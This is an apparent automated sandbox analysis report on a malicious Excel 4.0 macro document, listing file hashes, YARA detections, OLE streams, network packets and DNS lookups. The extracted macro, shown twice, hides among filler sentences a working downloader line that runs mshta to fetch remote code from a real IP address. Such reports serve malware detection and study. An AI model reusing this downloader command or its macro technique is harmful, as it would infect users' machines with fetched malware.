SHA-256:	6CE3127C861EB2D24C2CB18AD25C43FB09DC0D15AC4F9C727553C6B30D75BF3D
SHA-512:	09D74BFD0E1422045B40ED37C12EE5380D319F867977725917CE16567012E25562EDDE24E7334073BB59E81DF766501B54A8FD1B9F5D7E66DF9E84BBD57D124D
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF82D94E817519DDA2.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5787913145367445
Encrypted:	false
SSDEEP:	96:chQCsMq/qvsqvJCwofz8hQCsMq/qvsEHyqvJCworNzj9YoHEUV+LlUVJA2:c6yofz866HnorNzjAUV+eA2
MD5:	F259ABF26A431EE60FF41FFF626C8A8F
SHA1:	A17ACDEB9E95318183050EFA0A629F92F2D18B19
SHA-256:	D525BEFC65507F193B247DC404393739A0244D36DA52CF36F5994DA407DF436E
SHA-512:	8CD16CC1CBC913182D66B305AA7BFE49D5876462F8D3354C09409C0DB5A40A7E0EB1F6589C3FAAB5C4B4F9556EF1B42909E788699BF7A586584EFA9A005154D0
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:.{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S#...Programs..f.....:...S#.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:,..:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\9GJ9Z9AFXFR1GJOG96FG.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5787913145367445
Encrypted:	false
SSDEEP:	96:chQCsMq/qvsqvJCwofz8hQCsMq/qvsEHyqvJCworNzj9YoHEUV+LlUVJA2:c6yofz866HnorNzjAUV+eA2
MD5:	F259ABF26A431EE60FF41FFF626C8A8F
SHA1:	A17ACDEB9E95318183050EFA0A629F92F2D18B19
SHA-256:	D525BEFC65507F193B247DC404393739A0244D36DA52CF36F5994DA407DF436E
SHA-512:	8CD16CC1CBC913182D66B305AA7BFE49D5876462F8D3354C09409C0DB5A40A7E0EB1F6589C3FAAB5C4B4F9556EF1B42909E788699BF7A586584EFA9A005154D0
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S#...Programs..f.....:...S#.*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. ....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\DETAILS-145.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 22:33:31 2022, Last Saved Time/Date: Wed Jan 26 22:36:27 2022, Security: 0
Category:	dropped
Size (bytes):	77312
Entropy (8bit):	5.832187394303654
Encrypted:	false
SSDEEP:	1536:mY+nBqmIk3hbdlylKsgqopeJBWhZFGkE+cMLxAAliQ5gQ72lotO6nitSUPU+8T:mY+nBqmIk3hbdlylKsgqopeJBWhZFGk9
MD5:	5A8D06254A21564A530C4DB0FD8F05EE
SHA1:	AA978D7E1D16EEA905CD0437792FC2E1EA0D3820
SHA-256:	CBA8647ACD3FD4BB26675A129D8820A59ADA2B9CBF146FA422908C3B9BD9834F
SHA-512:	9DF6D818DDABBA220D96598E7C2CBB7A2B3733DD6C65CF7E281735DEC024B334ED08802A38E2E94A6F4460AFF2CEC443512D74FFC2E69F3939C66C8E4B1C879
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\DETAILS-145.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\DETAILS-145.xls, Author: Joe Security • Rule: INDICATOR_OLE_Excel4Macros_DL2, Description: Detects OLE Excel 4 Macros documents acting as downloaders, Source: C:\Users\user\Desktop\DETAILS-145.xls, Author: ditekSHen
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=.....p.08.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.

C:\Windows\SysWOW64\Wlnljconerohcjaz\cekfidpy.yhq (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.004121873463284
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMG2UylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTnzyDx6BrWt
MD5:	E2294F5521E781B3E691CB764C5E07AC
SHA1:	3697DC13629DECE42CA0F437FB0F0A0B0FEEE174
SHA-256:	358839196733595F91A4574D36DBE91706F40782137F4565FE0ED35EF4AB27BA
SHA-512:	4C302A258895C3F98578FBF74FDF142B0AD3C0305C50B7B84BBC9B8703CC7CD40AED4402347F19E3049CD9E2767FC23B1E5C4C41243D8DA7BDBACC9C961D9D2
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2...2Rich,..2.....PE..L.....a.....!.....P... .....`.....]....@-..R...4.....Pv..... ..0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 22:33:31 2022, Last Saved Time/Date: Wed Jan 26 22:36:27 2022, Security: 0
Entropy (8bit):	5.819847251992515
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	DETAILS-145.xls
File size:	77529
MD5:	c15231bf03d2cde2f5d16665421d03a1
SHA1:	e552fc97c08d64ac0d17c4cebf428665982600ed
SHA256:	107833427623de2638b3514e51ac1241be3911cccc699e8603c7146755356bd9
SHA512:	c84cedca77089327b3b19997d0b9823933c4461ed5a5d96deebb6221a9aa8a9a83c0e80c8269ccdea223ca0b08a2313d8a76b8a7afd001354ea43f2fd187b379
SSDEEP:	1536:xY+nBqmIk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIiQ5gQ72IotO6nitSUPU+8:xY+nBqmIk3hbdlylKsgqopeJBWhZFGkZ
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "DETAILS-145.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-26 22:33:31
Last Saved Time:	2022-01-26 22:36:27
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

<table>
<tr><th colspan="2">Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096</th></tr>
<tr><th colspan="2">General</th></tr>
<tr><td>Stream Path:</td><td>\x5DocumentSummaryInformation</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.347239233907</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . T i m e   C a r d . . . . . S h e e t 1 . . . . . M a c r o 1 . . . . W o r k s h e e</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b8 00 00 00</td></tr>
</table>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.264984368025
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . / . . . . . . @ . . . . . . ' . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 67009	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	67009
Entropy:	6.37385915268
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c1 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code	
Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False

Macro1
3
False
0
False
post
1,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.7,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.8,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.10,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.12,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.14,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.16,10,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to no. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.18,10,' Excited him now natural saw passage offices you minuter. At by asked being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed yet had admitted strictly how you.19,10,=EXEC("cmd /c mshta http://91.240.118.168/qqw/aas/se.html")25,10,=HALT()

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False


Macro1
3
False
0
False
pre
1,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.7,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.8,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.10,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.12,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.14,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.16,10,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to no. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.18,10,' Excited him now natural saw passage offices you minuter. At by asked being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed yet had admitted strictly how you.19,10,=EXEC("cmd /c mshta http://91.240.118.168/qqw/aas/se.html")25,10,=HALT()

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:08:00.606825	TCP	2034631	ET TROJAN Maldoc Activity (set)	49168	80	192.168.2.22	91.240.118.168

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:07:54.626388073 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.687632084 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.687710047 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.688672066 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750664949 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750778913 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750797987 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750813007 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750830889 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750852108 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750864029 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750880957 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750885010 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750894070 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750901937 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750911951 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750930071 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750930071 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750945091 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:07:54.750950098 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750967979 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.750982046 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:07:54.757657051 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:08:00.544096947 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:08:00.603722095 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:08:00.603812933 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:08:00.606825113 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:08:00.665992975 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:08:00.666024923 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:08:00.666033983 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:08:00.666167974 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:08:00.740854979 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:00.757833958 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.757935047 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:00.758121967 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:00.775856018 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.788583994 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.788609982 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.788625956 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.788640976 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:08:00.788652897 CET	80	49169	172.67.149.209	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:08:00.788656950 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:00.788681984 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:00.989733934 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:08:01.346561909 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.508537054 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.508621931 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.508800030 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.670639038 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720765114 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720797062 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720813036 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720829010 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720845938 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720863104 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720879078 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720896006 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720896006 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.720912933 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720926046 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.720928907 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.720932961 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.720969915 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.721151114 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.885634899 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.885665894 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.885735035 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.891309977 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.891343117 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.891424894 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.903476000 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.903506994 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.903559923 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.914587021 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.914618969 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.914700985 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.923605919 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.923640013 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.923732996 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.933895111 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.933936119 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.934015989 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.948951006 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.948978901 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.949073076 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.959191084 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.959217072 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.959311008 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.968645096 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.968672037 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.968765020 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:01.981344938 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.981374979 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:01.981445074 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:02.049074888 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:02.049107075 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:02.049191952 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:08:02.053680897 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:02.053710938 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:08:02.053796053 CET	49170	80	192.168.2.22	74.208.236.157

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:08:00.706188917 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:08:00.730050087 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:08:01.320576906 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:08:01.345886946 CET	53	50591	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:08:00.706188917 CET	192.168.2.22	8.8.8.8	0xd877	Standard query (0)	kuyporn.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:08:01.320576906 CET	192.168.2.22	8.8.8.8	0x54f5	Standard query (0)	jeffreylub in.igclout.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:08:00.730050087 CET	8.8.8.8	192.168.2.22	0xd877	No error (0)	kuyporn.com		172.67.149.209	A (IP address)	IN (0x0001)
Jan 28, 2022 21:08:00.730050087 CET	8.8.8.8	192.168.2.22	0xd877	No error (0)	kuyporn.com		104.21.11.177	A (IP address)	IN (0x0001)
